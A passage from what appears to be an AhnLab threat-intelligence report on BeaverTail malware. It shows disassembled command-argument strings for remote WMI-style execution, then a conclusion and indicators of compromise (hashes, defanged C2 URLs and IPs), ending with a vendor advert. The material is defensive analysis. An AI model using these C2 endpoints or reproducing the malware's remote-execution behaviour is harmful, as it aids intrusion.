.data:00000001800D1128                 dq offset aCreate_1      ; "create"
.data:00000001800D1130                 dq offset aNode          ; "/node"
.data:00000001800D1138                 dq offset aUser_0        ; "/user"
.data:00000001800D1140                 dq offset aPassword_0    ; "/password"
.data:00000001800D1148                 dq offset aWql           ; "/wql"
```

Figure 7. Windows commands implemented in the code

4. Conclusion

Recently, attacks suspected to be carried out by North Korean attackers have been continuously confirmed. The case revealed this time confirmed the attack details of BeaverTail malware, which is known to be used in attacks targeting overseas. Additionally, the malware used in this case also showed connections to previous attack cases.

Users should be cautious not only with email attachments but also with executable files from unknown sources. Updating V3 to the latest version can help prevent malware infection in advance.

MD5
3aed5502118eb9b8c9f8a779d4b09e11

84d25292717671610c936bca7f0626f5

94ef379e332f3a120ab16154a7ee7a00

b29ddcc9affdd56a520f23a61b670134

URL
http[:]//103[.]35[.]190[.]170/Proxy[.]php

http[:]//86[.]104[.]72[.]247/Proxy[.]php

https[:]//45[.]8[.]146[.]93/proxy/Proxy[.]php

https[:]//86[.]104[.]72[.]247/proxy/Proxy[.]php

IP
135[.]181[.]242[.]24

191[.]96[.]31[.]38

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

AhnLab TIP
Stay Ahead of Rapidly Evolving Threats
Make the Best-Informed Decisions
Get Started with AhnLab's State-of-the-Art Threat Intelligence
atip.ahnlab.com